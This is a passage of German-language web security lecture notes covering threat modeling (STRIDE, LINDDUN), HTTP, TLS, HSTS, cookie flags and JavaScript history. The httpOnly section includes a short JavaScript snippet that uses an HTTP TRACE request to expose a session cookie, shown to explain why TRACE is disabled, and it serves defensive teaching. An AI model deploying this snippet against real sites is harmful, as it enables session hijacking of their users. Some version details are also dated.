3. What should you do about those things that could go wrong?
4. Did you do a decent job of analysis?

Bevor auf diese einzelnen Bereiche kurz eingegangen wird sollte noch kurz erwähnt werden, dass Threat Models im Laufe der Zeit sehr umfangreich und daher schwer zu verstehen werden. Im Worst-Case wird es so "aufgebauscht" dass es nicht mehr effektiv verwendbar ist und schlussendlich nur noch "tote" Dokumentation darstellt. Ein guter Mittelweg zwischen Detailiertheit und Lesbarkeit ist essentiell für ein verwendbares Threat Model.

2.2.1 What are you building?

Folgende Bereiche sollten durch das Threat Model abgedeckt werden:

- Threat Actors: wer sind die potentiellen Angreifer. Dies ist wichtig zu wissen, da dadurch eine bessere Ressourceneinschätzung (wie viel Zeit bzw. finanzielle Ressourcen kann ein Angreifer aufbringen?) möglich ist. Ebenso wird dadurch geklärt, ob auch Insider-Angriffe möglich sind.
- Schützenswertes Gut: vor welchen Angriffen hat ein Unternehmen Angst bzw. welche Daten sind schützenswert. Die Dokumentation schützenswerter Güter ergibt Synergie-Effekte zu der notwendigen DSGVO-Dokumentation.
- Grundlegende Sicherheitsannahmen: im Laufe eines Softwareprojektes werden Produktentscheidungen aufgrund des aktuellen Wissensstand getroffen. Hier sollten diese Entscheidungen dokumentiert[4] werden. Beispielsweise könnte für embedded systems eine schwächere Verschlüsselungstechnik gewählt worden sein, da die vorhandene Hardware nicht potent genug für ein besseres Verfahren war. Durch die Dokumentation der Annahmen können diese periodische auf ihre Haltbarkeit hin überprüft werden. Die Dokumentation dieser Annahmen ist auch essentiell im Falle des Ausfalls eines Entwicklungsteams.

[3] Quelle: Adam Shostack — Threat Modeling

[4] Bonuspunkte wenn nicht nur die Annahme, sondern zusätzlich auch die Auswirkungen im Falle einer gebrochenen Annahme, wer für die Überprüfung der Annahme zuständig ist, und wer fachlich die Annahme überprüfen kann, dokumentiert ist.

Buchstabe	Name
S	Spoofing
T	Tampering
R	Repudiation
I	Information Disclosure
D	Denial of Service
E	Elevation of Privilege

Tabelle 2.2: STRIDE Angriffsvektoren

- Scope: welche Bereiche unterliegen der Sicherheitsobacht des Entwicklers? Ist die Datenbank, der Webserver, etc. Teil des Projekts oder werden diese von externen Personen bereitgestellt?

- Komponenten und Datenflüsse: die Applikation wird in einzelne Komponenten dekonstruiert. Der Datenfluss (samt Klassifizierung der betroffenen Daten) zwischen den Komponenten wird meistens mittels Datenflussdiagrammen (data flow diagrams, DFDs) dargestellt.

2.2.2 What could go wrong?

Basierend auf den Datenflussdiagrammen werden potentielle Risiken und Schwachstellen identifiziert. Häufig wird hierfür STRIDE verwendet. Jeder Buchstabe dieser Abkürzung steht für eine Angriffsart, durch das Analysieren jedes Elements (des Datenflussdiagrammes) sollten möglichst viele Gefährdungen identifiziert werden. Die Tabelle 2.2 listet die jeweiligen Angriffsarten auf.

Im Privacy Umfeld existiert mit LINDDUN eine ähnliche Methode, die jeweiligen Angriffe zielen hier nun nicht auf die Sicherheit, sondern auf die Privatsphäre der Benutzer ab. Die Tabelle 2.3 listet die jeweiligen Gefährdungen für die Privatsphäre auf.

Teilweise sind diese Methoden widersprüchlich. So wird im Zuge von STRIDE auf die Repudiation hin geachtet, also auf die Nicht-Abstreitbarkeit der Durchführung einer Operation, während LINDDUN dies als Non-Repudation als negativ für die Privatsphäre des Benutzers betrachtet wird.

Buchstabe	Name
L	Linkability
I	Identifiability
N	Non-Repudiation
D	Detectability
D	Disclosure of Information
U	Content Unawareness
N	Policy and Consent Noncompliance

Tabelle 2.3: LINDDUN Kategorien

2.2.3 What should you do about those things that could go wrong?

Die identifizierten Gefährdungen können dann mittels DREAD quantifiziert und sortiert. Diese Reihenfolge kann bei der Behebung der identifizierten Gefährdungen durch das Entwicklungsteam berücksichtigt werden.

Prinzipiell gibt es mehrere Möglichkeiten mit einer Schwachstelle umzugehen:

- Elemination: die Schwachstelle wird entfernt — dies ist effektiv nur durch Entfernen von Features möglich.
- Mitigation: es werden Maßnahmen implementiert die das Ausnutzen der Schwachstelle vermeiden bzw. erschweren sollen. Die meisten implementierten Sicherheitsmaßnahmen fallen in diesen Bereich.
- Transfer: durch Versicherungen und Verträge kann das Risiko an Andere übertragen werden.
- Accept: ein Risiko kann auch (durch die Geschäftsführung) akzeptiert werden. In diesem Fall ist die Dokumentation der Zuständigkeiten wichtig.

2.2.4 Did we do a decent job of analysis?

Die Ausarbeitung eines Threat Models macht Sinn wenn das Model mit der realen Applikation übereinstimmt und durch die sorgfältige Analyse der Elemente des Models Verwundbarkeiten identifiziert wurden. Die gefundenen

Gefährdungen sollten in das Bug-Tracking System der Software einfließen um ein Tracking des Fortschritts zu ermöglichen.

Wird im Zuge des Softwareprojekts automatisiert getestet wird empfohlen, mittels Unit Tests die implementierten Mitigations zu verifizieren. Dadurch wird der Security Test Teil der Continues-Integration Pipeline und damit Teil der Qualitätssicherung der Software.

Zusätzlich können Penetration Tests zur Überprüfung der Sicherheit durchgeführt werden. Penetration Tests können Sicherheitsmängel aufdecken, sie sind allerdings nicht zur gezielten Erhöhung der Softwarequalität dienlich, da diese vor dem Testen bereits gewährleistet werden sollte (*You can't test quality in*). Auch hier gibt es eine Interaktion mit dem Threat Model[5]: während ein Threat Model im Gegensatz zu Penetration-Tests weniger direkte Sicherheitslücken findet, richtet es den Fokus der Penetration-Tests auf die wichtigsten bzw. gefährdetsten Komponenten der zu testenden Applikation.

2.3 Secure Coding

Während der Entwicklung sollte durch die Verwendung von Secure Code Guidelines und der Einhaltung von Best-Practises die Sicherheit der erstellten Software gewährleistet werden. Diese Maßnahmen zielen darauf ab, das Rad nicht neu zu erfinden. Durch Verwendung etablierter Methodiken und Frameworks kann auf den Erfahrungsschatz dieser zugegriffen werden und potentielle Fehler vermieden werden.

Bei der Wahl von Bibliotheken und Frameworks sollte man auf deren Security-Historie Rücksicht nehmen. Regelmäßige Bugfix-Releases mit dezidierten Security-Releases sind ein gutes Zeichen. Ebenso sind dies regelmäßige Security-Audits. Falls keine Sicherheitsinformationen verfügbar sind oder die Bibliothek/das Framework keinen langfristigen Support gewährleistet, ist dies ein Grund ggf. dieses Framework nicht zu verwenden.

Das Sicherheitslevel kann durch Verwendung von Security-Checklists überprüft werden. Ein Beispiel hierfür ist der OWASP Application Security Verfication Standard (ASVS) welcher aus einem Fragenkatalog zur Selbstbeantwortung durch Softwareentwickler besteht.

2.4 Secure Testing

Es sollte so früh wie möglich und regelmäßig wie möglich getestet werden. Zumindest vor größeren Releases sollte ein Security-Check durchgeführt werden.

[5] Threatmodel: siehe Kapitel 2.2, Seite 13

Hierbei gibt es eine Interaktion mit Threat Modeling: aufgrund des Threatmodels können besonders gefährdete Bereiche identifiziert, und diese Bereiche gezielt getestet werden. Dadurch werden die Kosten des Testens reduziert.

2.5 Maintenance

Auch nach dem Abschluss der Entwicklungsphase eines Projektes gibt es Security-Anforderungen. Es sollte dokumentiert werden, wie im Falle eines Security-Vorfalls (Security Incident) vorgegangen wird. Dieser Prozess kann u.a. die Notifizierung von Kunden, das Deaktivieren von Servern, Bereitstellung eines Patch-Plans, etc. beinhalten.

Diese Vorkehrungen müssen nicht nur den eigenen Code, sondern auch Schwachstellen in verwendeten Fremdbibliotheken und Frameworks beinhalten. Angriffe gegen verwendete Bibliotheken/Frameworks (eine Form der supply-chain attacks) nahmen in letzter Zeit zu.

2.6 Reflektionsfragen

1. Was versteht man unter einem Threat Model, welche Elemente sollten vorhanden sein (1-2 Sätz.B.schreibung pro Element)

2. Welche Maßnahmen sollten im Zuge des Secure Development Lifecycles betrachtet werden? Erläutere einige der Maßnahmen.

KAPITEL 3

Web Technologien

Der Titel dieses Dokumentes ist Web Security, dementsprechend sind unsere Ziele/Patienten auch Webapplikationen. Eine Definition fällt nicht einfach — allgemein betrachtet ist eine Webapplikation eine auf der Client-Server-Architektur basierte Applikation die als Kommunikationsprotokoll HTTP verwendet.

Bei einer Client-Server Applikation versendet der Client einen Auftrag an einen Server; letzterer führt diesen im Namen des Clients aus und sendet die Antwort zurück. Im Zusammenhang mit Webapplikationen gehen wir von einem Webbrowser als Client aus. Die meisten vorgestellten Probleme betreffen auch Web-API Clients, auf diese wird allerdings nicht explizit eingegangen.

3.1 HTTP

Das Hypertext Transfer Protocol (HTTP[1]) ist ein textbasiertes Protokoll welches primär zur Kommunikation zwischen Webservern und Web-Clients (wie z.B. Webbrowsern) verwendet wird. HTTP 1.0 wurde 1996 als RFC 1945 als expliziter Non-Standard veröffentlicht. 1999 wurde das Protokoll mit dem Update auf HTTP 1.1 (RFC 2616) modernisiert, es wurde z.B. HTTP Pipelining (die Übertragung mehrerer Dateien innerhalb einer HTTP Verbindung) in den Standard aufgenommen.

2015 wurde HTTP/2 im RFC 7540/7541 definiert: Verbesserungen betreffen das Multiplexing von Anfragen, server-seitige Push-Nachrichten und die

[1] Da das P in HTTP bereits für Protocol steht, macht die Bezeichnung „HTTP Protokoll" wenig Sinn.

Kompression der übertragenen Daten. Per Stand 2020 kann davon ausgegangen werden, dass Zwei-Drittel bis Drei-Viertel der Webkommunikation bereits über HTTP/2 abgewickelt wird.

HTTP verwendet zumeist TCP auf Port 80, die verschlüsselte Variante HTTPS verwendet Port 443. Häufig verwendete Ports für weitere HTTP-basierte Services sind 3000, 8000, 8080 und 8081.

Das Protokoll basiert auf Nachrichten, die zwischen Client (Browser) und Server übertragen werden. Dabei folgt auf den initialen Request des Clients immer eine Response des Servers.

Aktuell wird HTTP/3 basierend auf QUIC entwickelt. Diese Protokollversion wird vieles verändern, so wird z.B. ein Umstieg von TCP auf UDP diskutiert, auch die Verwendung von Port 443 bleibt eventuell nicht mehr bestehen.

3.1.1 HTTP Request

Bei HTTP 1.0/1.1 werden Anfragen von Webbrowsern an Webserver als mehrzeilige Textdokumente verschickt. Die erste Zeile dieses Dokuments beinhaltet als erstes Wort das zu verwendete HTTP Verb gefolgt von dem aufgerufenen Pfad und der verwendeten HTTP-Version. Jede weitere Zeile beinhaltet einen HTTP Header, diese sind immer als *Key: Value* strukturiert.

Bei folgendem Beispiel versucht ein Webbrowser auf die Datei */index.html* eines Webservers lesend (Verb: GET) zuzugreifen:

```
GET /index.html HTTP/1.1
Host: snikt.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101
↪  Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
↪  *;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

HTTP Request Verbs/Methoden

Ein Request beginnt immer mit einem HTTP Verb (auf Englisch auch HTTP Request Method genannt), dieses beschreibt die Aktion die der Client gerne hätte. Häufig verwendete Verben werden in Tabelle 3.1 gelistet. Ein verwendetes HTTP Verb kann sowohl *safe* als auch *idempotent* sein. Safe Verben sollten niemals Resourcen verändern (also Daten am Server modifizieren).

Verb	safe	idempotent	Name
GET	ja	ja	Beschreibt einen Lesezugriff bei dem es zu keiner Veränderung des serverseitigen States kommen sollte.
HEAD	ja	ja	Entspricht einem HTTP GET, allerdings wird kein HTTP Body übertragen. Diese Operation wird häufig verwendet um Meta-Daten zu erfragen.
POST			Ist eine datenverändernde Operation und wird verwendet um ein neues Objekt zum Server zu übertragen (also um quasi ein neues Objekt anzulegen).
PUT		ja	Ist eine datenverändernde Operation welche ein Objekt am Server ersetzt, also quasi aktualisiert.
DELETE		ja	Löscht ein Objekt/Datei vom Server.
PATCH			Ist eine datenverändernde Operation welche einen Teil eines bestehenden Objektes modifiziert.
CONNECT			Wird verwendet um einen Tunnel aufzubauen.
OPTIONS	ja	ja	Listet alle erlaubten Kommunikationsoptionen für eine Resource auf.
TRACE			Führt zu Debug-Zwecken einen loop-back Test aus.

Tabelle 3.1: Häufig verwendete HTTP Methoden bzw. Verben

Idempotente Verben sollten auch bei wiederholtem Aufruf auf eine Resource das idente Ergebnis liefern. Sie können also beliebig häufig aufgerufen, und wiederholt werden. Wenn z.B. während eines DELETE Aufrufs ein Timeout geschieht, kann der Client die Operation wiederholen ohne einen undefinierten server-seitigen State zu erzeugen. Aus diesem Grund wird z.B. ein Update eines bestehenden Datensatzes gerne über das PUT Verb implementiert: wird ein Update mit den gleichen übergebenen Daten ausgeführt, kann es beliebig häufig wiederholt werden und der server-seitige State sollte ident sein.

Die Verwendung des richtigen Verbs besitzt rein semantische Natur und muss von der Web-Applikation umgesetzt werden. Nichts hindert einen Programmierer, eine Operation mit einem unpassenden HTTP Verb anzubieten. Allerdings gehen mehrere Komponenten (wie z.B. Web Proxies, Caches oder Web Application Firewalls) von der richtigen Verwendung der jeweiligen Verben aus, wird ein falsches Verb verwendet kann dadurch inkorrektes Verhalten provoziert werden.

Verb	Operation	Beispiel	Beschreibung
GET	READ	`/notes/1`	Fordert die Ressource vom Server an. Diese Operation sollte safe und idempotent sein.
POST	CREATE	`/notes`	Erstellt eine neue Ressource am Server, deren URI wird zurück gegeben.
PUT	CREATE/UPDATE	`/notes/2`	Erstellt oder ersetzt eine Ressource an der angegeben URI.
PATCH	UPDATE	`/notes/2`	Die angegebene Ressource wird verändert, Nebeneffekte sind erlaubt.
DELETE	DELETE	`/notes/2`	Die angegebene Ressource wird gelöscht.
HEAD	READ	`/notes/2`	Liefert Meta-Daten für die angegebene Ressource.

Tabelle 3.2: Verwendung von HTTP Verben bei RESTful-Architekturen

Representational State Transfer (REST)

Das REST-Paradigma wurde von Roy Fielding 2000 im Zuge seiner Dissertation veröffentlicht. Das Paradigma versucht es, zustandlose APIs über eine einheitliche Schnittstelle anzubieten. Jede gespeicherte Ressource sollte eine eindeutige URL besitzen, als Kommunikationssprache wird häufig HTTP eingesetzt.

Tabelle 3.2 zeigt wie häufig benötige CRUD-Funktionalität[2] auf HTTP Verben umgelegt wird.

Request Host Header

Der übergebene *Host*-Header kann sicherheitsrelevant sein: dieser Header wird nicht verwendet um auf der Netzwerkebene das Ziel zu identifizieren, sondern wird erst vom Zielwebserver verwendet. Einige Webserver verwenden diesen Header um Adressen innerhalb der Antwortseite zu generieren.

[2]Create, Update, Read and Delete of Resources.

3.1.2 HTTP Response

Der Server liefert nun ein Antwortdokument:

```
HTTP/1.1 302 Found
Date: Sun, 03 Mar 2019 22:03:21 GMT
Server: Apache/2.4.25 (Debian)
Location: https://snikt.net/
Content-Length: 277
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://snikt.net/">here</a>.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at snikt.net Port 80</address>
</body></html>
```

Hier fällt zuerst der Statuscode (302) auf. Prinzipiell beschreiben Codes aus dem 100er Bereich *Continue*, Codes im 200er Bereich Erfolg (*success*), Code im 300er Bereich sind Redirects, Codes im 400er Bereich sind clientseitige Fehler und Codes im 500er Bereich beschreiben serverseitige Fehler.

Webserver können mehrere optionale HTTP Header inkludieren und auf diese Weise dem Webbrowser Informationen mitteilen. Diese Möglichkeit wird häufig im Zuge des Browser-Hardenings verwendet: hierbei teilt der Webserver Securityannahmen dem Client mit. Dieser kann dadurch effizient gegen clientseitige Angriffe innerhalb des erhaltenen Contents vorgehen.

Information Disclosure durch HTTP Header

Die optionalen Header können einen negativen Sicherheitsimpact besitzen, häufig kommt es z.B. zu einer Information Disclosure. Bei dieser erhält der Angreifer durch gesprächige Server Informationen, die ein normaler Benutzer eigentlich nicht benötigen sollte aber einem Angreifer behilflich sind. Im gezeigten Antwortdokument teil der Server den verwendeten Webserver (*Apache*), das verwendete Betriebssystem (*Debian*) und die Versionsnummer des Webservers (*2.4.25*) über den *Server* Header mit. Dies erlaubt es einem Angreifer, gezielt nach Schwachstellen für diese Softwarekomponente zu suchen. Im Zuge des Hardenings werden solche Versionsinformationen zumeist maskiert.

3.2 Transportlevel-Sicherheit

Eine Webapplikation sollte immer und ausschließlich über das gesicherte HTTPS-Protokoll kommunizieren. Um die Sicherheit des Transports zu gewährleisten sollte TLS[3] eingesetzt werden, die Abkürzung TLS steht dementsprechend auch für Transport Level Security.

3.2.1 TLS

Beim Einsatz von TLS sollte eine aktuelle Version (aktuell TLSv1.2) verwendet werden, innerhalb von TLS sollten sichere Algorithmen (AES-256-GCM oder ChaCha20-Poly1305) bereitgestellt werden. Aktuell wird TLSv1.2 von ca. 95-96% der Webserver angeboten. Jeder HTTP/2 kompatible Client muss ebenso TLSv1.2 unterstützen.

Wenn möglich sollten ältere TLS-Versionen vermieden werden, da durch diese schlechtere Kryptographie in Kauf genommen werden muss. So schreibt der TLS-Standard vor Version 1.2 vor, dass der Cipher *3DES-CBC* zwingend in einer Standard-konformen Implementierung angeboten werden muss. Dieser Cipher ist zwar noch sicher, wird aber teilweise schon als *legacy* klassifiziert — sollte also bei neuen Implementierungen nicht mehr verwendet werden. Mit TLSv1.2 wird nicht mehr *3DES-CBC* sondern *AES-128-CBC* als notwendiger Cipher vorgeschrieben. Mit TLSv1.3 wurde der CBC-Modus entfernt: dies ist aus Sicherheitssicht stark begrüßenswert, allerdings ist diese Version des Standards noch nicht veröffentlicht.

3.2.2 Welche Kanäle müssen beachtet werden?

Die Entwickler und Administratoren müssen darauf achten, dass alle Kommunikationswege auf die gleiche Art und Weise geschützt werden. Es muss vermieden werden, dass z.B. ein Webserver mit einer sicheren TLS-Konfiguration konfiguriert wurde, aber die identen Operationen mittels eines Webservices ungesichert über HTTP bereitgestellt werden.

Ein häufiger Diskussionspunkt ist, welche Verbindungen durch TLS abgesichert und verschlüsselt werden müssen. Prinzipiell sollte jegliche Übertragung über öffentliche Kanäle gesichert erfolgen. Der Einsatz von Verschlüsselung innerhalb des Rechenzentrums, z.B. zwischen Applikationsserver und Datenbanken, wird allerdings teilweise diskutiert. Die Verwendung der Verschlüsselung bewirkt geringere Performance, höhere Kosten und verhindert teilweise die Verwendung anderer Sicherheitstechniken (z.B. von Network-based IDSen) —

[3] ältere und unsichere Versionen hießen SSL.

daher wird teilweise ein Rechenzentrum als a-priori sicher angenommen und innerhalb dessen keine Verschlüsselung erzwungen. Die jeweilige Entscheidung muss dokumentiert und durch das Management unterzeichnet werden.

3.2.3 Perfect Forward Secrecy

Perfect Forward Secrecy (PFS) ist eine optionale Eigenschaft von Key-Exchange Protokollen und kann z.B. bei TLS zum Einsatz kommen. TLS verwendet einen Langzeitschlüssel — während des Verbindungsaufbau wird basierend auf diesem ein Sitzungsschlüssel ausgemacht. Zeichnet ein Angreifer die verschlüsselte Kommunikation auf und erhält auf irgendeine Weise den Langzeitschlüssel, kann er die Verschlüsselung aufbrechen. Dies ist problematisch, da der Langzeitschlüssel auch Jahre nach der eigentlich erfolgten Kommunikation verloren gehen könnte.

Bei Verwendung von PFS kann mit dem Langzeitschlüssel der Sitzungsschlüssel nicht mehr rekonstruiert werden. Dadurch wird die Gefahr einer späteren Offenlegung der Kommunikation durch Verlust des Langzeitschlüssels gebannt.

3.2.4 HSTS

Der *HTTP Strict Transport Security* (HSTS, RFC 6797) Header teilt dem Webbrowser mit, dass Folgezugriffe auf die Webseite immer über ein sicheres Protokoll zu erfolgen haben. Bei Angabe des Headers wird eine Laufzeit in Sekunden[4] für diese Regel angegeben:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

Sobald dieser Header vom Browser interpretiert wird, werden potentielle zukünftige HTTP-Aufrufe automatisch vom Browser auf HTTPS hochgestuft. Zusätzlich schützen Webbrowser (bei Verwendung von HSTS) Benutzer vor unüberlegten Entscheidungen und erlauben nicht mehr das Akzeptieren von defekten oder invaliden Zertifikaten.

HSTS kann durch zwei Optionen erweitert werden. Durch *includeSubDomains* inkludiert Subdomains in den HSTS Schutz. Dies ist wichtig, da ein Angreifer von einer Subdomain auf die Cookies der Hauptdomain zugreifen kann und dadurch auf HSTS-geschützte Cookies zugreifen könnte.

[4] z.B. 31536000 entspricht einem Jahr

Durch das Setzen von *preload* wird der Wunsch der Webseite mitgeteilt in Google Chrome's HTTPS preload Liste aufgenommen zu werden[5]. Dies ist eine Liste von Webseiten, die ausschließlich über HTTPS verfügbar sind. Wird dieser Header gesetzt, ist die Seite effektiv über Chrome nie wieder über HTTP erreichbar.

3.2.5 Verbindungssicherheit bei WebSockets

Eine WebSocket-URL beinhaltet das zu verwendende Protokoll, dieses kann entweder *ws* (WebSocket) oder *wss* (WebSocket Secure) sein. Aus Sicherheitssicht sollte ausschließlich *wss* verwendet werden.

3.3 Sessions and Cookies

Eine Session ist eine stehende Verbindung zwischen einem Client und einem Server. Innerhalb der Session kann der Server Zugriffe einem Client zuordnen. Eine Session wird häufig verwendet um nach erfolgten Login am Server die darauffolgenden Operationen dem eingeloggten Benutzer zuordnen zu können.

HTTP ist ein zustandsloses Protokoll: jeder Zugriff ist alleinstehend. Die Session muss daher auf einer höheren Ebene implementiert werden. Im Web-Umfeld werden zumeist Cookie-basierte Sessions verwendet, andere Möglichkeiten wären z.B. Token-basierte Systeme.

Ein Cookie ist ein kleines Datenpaket welches im Zuge des Session-Managements vom Server dem Client mitgeteilt wird. Der Client speichert nun dieses Cookie und inkludiert es in jedem Folgeaufruf zu dem setzenden Webserver. Ein Cookie besteht aus einem Namen, Wert, Ablaufdatum und einem Gültigkeitsbereich (Domain und/oder Pfad).

Wird eine Domain für ein Cookie gesetzt, wird das Cookie für diese Domain und alle Subdomains übertragen. Dies ist überraschend unsicherer als keine Domain zu setzen: in diesem Fall würde das Cookie nur an die idente Domain (nicht an die Subdomains) übertagen werden.

Eine wichtige Cookie-Option ist das Setzen eines Gültigkeitspfades. Wird dieser gesetzt, dann wird das Cookie nur für Ressourcen übertragen, deren Pfad "unter" diesem Pfad liegen. Auf diese Wiese können mehrere Applikationen auf unterschiedlichen Pfaden auf einem Webserver betrieben werden während keine Applikation auf die Cookies einer anderen Applikation zugreifen kann.

[5] Genauere Informationen können unter `https://hstspreload.org/` gefunden werden.

Zusätzlich zu den Cookie-Einstellungen gibt es spezielle sicherheitsrelevante Cookie-Flags:

3.3.1 secure-Flag

Durch das *secure*-Flag wird die Übertragung des Cookies mittels HTTPS erzwungen. Bei potentiell auftretenden HTTP-Zugriffen wird kein Cookie übermittelt, der Request allerdings abgesendet. Dies erlaubt es dem Webserver auf sichere Weise ein HTTP 300 Redirect von HTTP auf HTTPS durchführen.

3.3.2 httpOnly-Flag

Das *httpOnly*-Flag verbietet es Webbrowsern den Zugriff mittels Javascript auf das Cookie. Falls das Cookie nur zur Bildung der Benutzersession verwendet wird, kann dieses Flag durch den Webserver gesetzt, und damit Javascript-basierte Identity Theft Angriffe stark erschwert werden. Achtung: dieses Flag besitzt keinen Einfluss auf die Verwendung des HTTP- oder HTTPS-Protokolls.

Problematisch ist in diesem Zusammenhang die HTTP TRACE Methode. Diese dient zu Analysezwecken und kopiert den eingehenden Request als Content in das Antwortdokument. Falls der Angreifer nicht mittels Javascript auf das Session-Cookie zugreifen kann, aber die Möglichkeit besitzt per Javascript einen HTTP TRACE Aufruf auf den Opfer-Webserver abzusetzen, kann er auf diese Weise das Session-Cookie extrahieren:

```
<script>
  var xmlhttp = new XMLHttpRequest();
  var url = 'http://127.0.0.1/';

  xmlhttp.withCredentials = true; // send cookie header
  xmlhttp.open('TRACE', url, false);
  xmlhttp.send();
</script>
```

Aus diesem Grund wird empfohlen, auf Webservern immer HTTP TRACE zu deaktivieren.

3.3.3 sameSite-Flag

Das *sameSite*-Flag dient zur Vermeidung von CSRF-Angriffen[6]. Das Flag unterrichtet den Browser, unter welchen Umständen ein Session-Cookie an eine Webseite übertragen werden soll.

[6] siehe auch Seite 158

Bei Verwendung von *strict* wird niemals ein Session-Cookie im cross-domain Kontext übertragen. Dies bedeutet, dass das Cookie nur übertragen wird, wenn der Benutzer von der Webseite auf einen Link/eine Operation auf der identen Webseite navigiert. Wird z.B. ein Link auf die Webseite von einer externen Quelle angeklickt (z.B. innerhalb eines Forums oder ein Link innerhalb einer Email), wird bei dem URL-Aufruf kein Cookie übergeben. Hier muss beachtet werden, dass falls die Webseite eine *Unvalidated Forward or Redirect*-Lücke besitzt, der Angreifer diese ansteuern kann und bei dem durchgeführten zweiten Aufruf der Browser das Cookie inkludiert und dadurch potentiell bösartige Aktionen ausgeführt werden können.

Bei Verwendung von *lax* darf der Browser bei dem cross-site Zugriff auf die Webseite das Cookie übertragen, dies aber nur wenn eine sichere HTTP Methode (nicht daten-verändernd) verwendet wird und das Ziel eine *top-level navigation* ist (sprich die Webseite aufgerufen wird und nicht eine Operation innerhalb der Webseite).

Google wollte mit Chrome 80[7] seinen Umgang mit dem *SameSite*-Flag verschärfen: als default würde *SameSite=Lax* als Default verwendet werden, der Wert *SameSite=None* würde vom Webbrowser ignoriert werden. Aufgrund der Corona/Covid-19 Situation wurden diese Änderungen verschoben.

3.3.4 Beispiel für Cookies

Ein einfaches Cookie-Beispiel bei dem das Cookie *sessionid* gesetzt wird. Der Zugriff mittels JavaScript wurde durch *httpOnly* verboten, das Cookie ist für alle Pfade gültig. Da kein Ablaufdatum (*Expires*) bzw. Lebenszeit (*Max-Age*) angegeben wurde, wird das Cookie beim Schließen des Browsers gelöscht:

```
Set-Cookie: sessionid=38afes7a8; HttpOnly; Path=/
```

Das folgende Cookies mit Namen *id* wird vor der unsicheren Übertragung mittels HTTP (*Secure*) als auch vor Zugriffen mittels JavaScript (*httpOnly*) geschützt. Die Lebensdauer wurde mit einem absoluten Datum angegeben:

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure;
↪  HttpOnly
```

Ein Beispiel für das Setzen der sicherheitsrelevanten Header:

```
Set-Cookie: CookieName=CookieValue; SameSite=Strict; httpOnly; Secure;
```

[7] voraussichtliches Veröffentlichungsdatum: Februar 2020.

3.4 JavaScript

Wird über Webprogrammierung gesprochen fällt früher oder später der Name der Programmiersprache *JavaScript* (auch teilweise mit JS abgekürzt). Im Jahr 1995 war das Web noch statisch[8], der vorherrschende Webbrowser war Netscape Navigator, Microsoft Internet Explorer war gerade in einer ersten Version erschienen. Um dynamische client-seitige Webseiten zu ermöglichen beauftrage Netscape Brendon Eich damit eine neue Programmiersprache für die Exekution innerhalb des Webbrowsers zu entwicklern. Diese wurde initial *LiveScript* getauft, aus Marketing-Gründen — Java war damals der aktuelle Hype — wurde diese Sprache in JavaScript umbenannt.

Im Laufe der Zeit entwicklete[9] Microsoft für den Internet Explorer einen Klon: *JScript*. Leider waren die Netscape- und Microsoft-Versionen teilweise inkompatibel zueinander. Netscape versuchte diesen Wildwuchs durch eine Standardisierung der Sprache durch ECMA namens ECMAScript entgegen zu wirken, da mittlerweile Microsoft Internet Explorer marktbeherrschend war, und das damalige Microsoft noch weniger offener, wurde dieser Standard nie von der breiten Masse angenommen.

Dies änderte sich 2008: seit 2005 wurde AJAX vermehrt verwendet und basierte auf JavaScript, ebenso gab es mittlerweile drei große JavaScript-Familien: Mozilla/Firefox, Microsoft/Internet Explorer und Google/Chrome. Die Hersteller entschlossen sich, JavaScript zu standardisieren und gemeinsam an ECMAScript zu arbeiten. Ende 2009 wurde als Ergebnis ECMAScript5 veröffentlicht. Mit ECMAScript6 entstand 2015 die ,,moderne" JavaScript Sprache, seitdem entscheiden jährlich neue ECMAScript-Versionen.

Während JavaScript-Engines ursprünglich nur im Browser eingesetzt wurden, änderte sich dies 2010 mit dem Erscheinen von *node.js*. Diese Umgebung verwendete zwar die Google V8 JavaScript-Engine, wurde aber als ein Server gestartet. Durch diese Entwicklung konnte in JavaScript auch server-seitig entwickelt werden. Da ,,die Branche" immer einen Mangel an Programmierern hat und viele ,,Entwickler" JavaScript ,,konnten" wurde diese Möglichkeit gerne genutzt.

Auch außerhalb von Browsern wurden Einsatzgebiete für JavaScript entdeckt. *PhoneGap* (mittlerweile *Apache Cordova*) erlaubte das Entwickeln von mobilen Anwendungen mittels HTML, JavaScript und CSS seit 2009, seit 2010 können mittels *Electron* traditionelle Desktop-Applikationen in JavaScript entwickelt werden.

[8] Im Sinne von: alle Webseiten wurden von Servern zugestellt, die Webbrowser zeigten diesen Content nur statisch an.

[9] eigentlich reverse-engineerte...

3.4.1 Die Sprache JavaScript

JavaScript selbst ist eine Multi-Paradigma Programmiersprache und war initial primär für imperative und funktionale Programmierstile ausgelegt. Mit späteren ECMAScript-Versionen wurden die Objekt-orientierten Ansätze ausgebaut, es blieb allerdings bei einer Prototyp-basierten Vererbung. Auch das Typsystem ist noch immer dynamisch, optionales static-typing wird durch Projekte wie *TypeScript* oder *flow* bereitgestellt. Source Code kann in mehrere Module strukturiert werden, auch dies ist mittlerweile Teil des ECMAScript Standards.

Betreffend der Nebenläufigkeit wurde ein Event-basierter Ansatz gewählt. Dies führte zu Problemen bei langlaufenden Prozessen/Requests, daher hat sich innerhalb von JavaScript-Programmen die Verwendung von Callback-Funktionen etabliert. In ECMAScript6 wurden „elegantere" Konzepte wie *Promises* und *Futures* eingeführt, mit ECMAScript7 dieser Einsatz durch Schlüsselwörter wie *async/await* vereinfacht.

Aktuell kann davon ausgegangen werden, dass JavaScript nicht so schnell von der Bildfläche verschwinden wird. Für weiterführende Informationen zu der Programmiersprache, bzw. zu deren moderneren Versionen, wird die Lektüre von *The Modern JavaScript Tutorial*[10] bzw. von *You don't know JS*[11] empfohlen.

3.5 Same-Origin-Policy (SOP)

Die Same-Origin-Policy ist fixer Bestandteil moderner Browser. *Origin* ist definiert als die Kombination von Schema, Domainname und Port[12] (z.B. `https://snikt.net:443`). Die Same-Origin-Policy moderner Browser sagt aus, dass ein Skript das von Seite 1 geladen wurde, nur auf Ressourcen auf Seite 2 zugreifen darf, wenn beide Seiten den identen Origin besitzen.

